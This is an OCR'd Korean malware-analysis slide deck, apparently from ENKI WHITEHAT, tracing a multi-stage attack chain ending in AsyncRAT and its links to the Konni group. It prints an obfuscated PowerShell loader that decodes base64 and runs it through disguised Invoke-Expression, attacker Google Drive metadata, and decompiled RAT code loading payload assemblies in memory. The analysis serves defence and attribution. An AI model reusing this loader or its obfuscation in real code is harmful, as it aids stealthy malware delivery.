
Stage 1과 동일한 난독화

ENKI WHITEHAT

Stage 4 – G3892.tmp




Stage 4 – G3892.tmp




01 공격 사례 분석

Stage 4 – G3892.tmp




ENKI WHITEHAT

Stage 4 – G3892.tmp




1. 폴더 제외
2. 파일 이름에 $objName이 포함된 파일
3. 파일 이름과 내용에 "result" 문자열이 포함되지 않은 파일


Stage 4 – G3892.tmp



Stage 4 – G3892.tmp



Stage 4 – G3892.tmp



악성코드 다운로드 가능

Stage 4 – G3892.tmp

3. 악성코드 탐색

4. 다운받은 악성코드 삭제 요청 전송

악성코드 다운로드 불가능

Polling or Webhook ?

01 공격 사례 분석

Stage 5 – tmps4.ps1

```
$pxf="DQpGdW5jdGlvbiBNb2NuZGlzIHsgDQpwYXJhbSgNCltTdHJpbmddJFVSST0kbnVsbCw
$hik="PLkNvbXByZXNzaW9uLkNvbXByZXNzaW9uTW9kZV06OkRlY29tcHJlc3MpOw0KICAgIC
$lno="AgICBlbHNlaWYoJFBhdGggLW5lICRudWxsKQ0KICAgIHsNCiAgICAgICAgW0J5dGVbX
$qsv="l7DQogICAgICAgIGZvcmVhY2ggKCRtZXRob2QgaW4gJHR5cGUuR2V0TWV0aG9kcygpK
$ybeh=$pxf+$hik+$lno+$qsv;
$bytes = [Convert]::FromBase64String($ybeh);
&("{2}{0}{1}"-f 'et-V','ariable','S') -Name ("{1}{0}" -f'es','r') -Value
.("{2}{0}{1}{4}{3}"-f'k','e-Ex','Invo','ression','p') ${r`eS};
```

THE NEXT DAY

Stage 5 – tmps4.ps1


01 공격 사례 분석

Stage 5 – tmps4.ps1


```
{
  "name": "rt_10_dummy_0206.tmp",
  "mimeType": "application/octet-stream",
  "size": "11917",
  "createdTime": "2025-02-06T14:28:40.707Z",
  "owners": [
    {
      "kind": "drive#user",
      "displayName": "andreytony001",
      "emailAddress": "andreytony001@gmail.com",
      "permissionId": "17628116675428814843",
      "photoLink": "<https://lh3.googleusercontent.com/a-/ALV-UjU7c10Rb7y7XU9dR2xlxcjqWmLDym-Ty65ExsrPiiJyhgY9WA=s64>",
      "me": false
    }
  ]
}
```



ENKI WHITEHAT

Stage 5 – tmps4.ps1



01 공격 사례 분석

Stage 6 – AsyncRAT



01 공격 사례 분석

Stage 6 – AsyncRAT

```
public class test_pkt : IEnumerable
{
    // Token: 0x0600004E RID: 78 RVA: 0x00003171 File Offset: 0x00001371
    private void SetName(string value)
    {
        this.name = value;
        this.lowerName = this.name.ToLower();
    }

    // Token: 0x0600004F RID: 79 RVA: 0x0000318C File Offset: 0x0000138C
    private void Clear()
    {
        for (int i = 0; i < this.children.Count; i++)
        {
            this.children[i].Clear();
        }
        this.children.Clear();
    }

    // Token: 0x06000050 RID: 80 RVA: 0x000031D4 File Offset: 0x000013D4
    private test_pkt InnerAdd()
    {
        test_pkt test_pkt = new test_pkt();
        test_pkt.parent = this;
        this.children.Add(test_pkt);
        return test_pkt;
    }
```

```
public class MsgPack : IEnumerable
{
    string name;
    string lowerName;
    object innerValue;
    MsgPackType valueType;
    MsgPack parent;
    List<MsgPack> children = new List<MsgPack>();
    MsgPackArray refAsArray = null;

    private void SetName(string value)
    {
        this.name = value;
        this.lowerName = name.ToLower();
    }

    private void Clear()
    {
        for (int i = 0; i < children.Count; i++)
        {
            ((MsgPack)children[i]).Clear();
        }
        children.Clear();
    }

    private MsgPack InnerAdd()
    {
        MsgPack r = new MsgPack();
        r.parent = this;
        this.children.Add(r);
        return r;
    }
```


ENKI WHITEHAT

01 공격 사례 분석

Stage 6 – AsyncRAT

```
public byte[] makebytearray()
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        this.Encode2Stream(memoryStream);
        byte[] array = new byte[memoryStream.Length];
        memoryStream.Position = 0L;
        memoryStream.Read(array, 0, (int)memoryStream.Length);
        result = Zip.Compress(array);
    }
    return result;
}
```

```
public byte[] Encode2Bytes()
{
    using (MemoryStream ms = new MemoryStream())
    {
        Encode2Stream(ms);
        byte[] r = new byte[ms.Length];
        ms.Position = 0;
        ms.Read(r, 0, (int)ms.Length);
        return Zip.Compress(r);
    }
}
```


ENKI WHITEHAT

Stage 6 – AsyncRAT


```
// Token: 0x0600002B RID: 43 RVA: 0x000029C8 File Offset: 0x00000BC8
private static void acosasdfhacasdef_2k(byte[] b_in)
{
    byte[] b_ok = Zip.Decompress(b_in);
    Thread.Sleep(10);
    Thread.Sleep(1);
    Assembly asm = null;
    NmesceIOCMLOIJSIHDc.tellme(56, b_ok, asm);
}
```


```
// Token: 0x0600002C RID: 44 RVA: 0x000029F8 File Offset: 0x00000BF8
private static void tellme(int n_1, byte[] b_ok, Assembly asm)
{
    try
    {
        string text = "pvm,sapmfemowrescs:₩r₩n";
        text.Substring(3);
        string text2 = text.Substring(1);
        text2 = text2.Replace("r", "s");
        asm = Assembly.Load(b_ok);
        NmesceIOCMLOIJSIHDc.tcoaenfoace(asm);
    }
    catch (Exception ex)
    {
    }
}
```


ENKI WHITEHAT

02 추가 분석

Konni 연관성 분석





02 추가 분석

Konni 연관성 분석

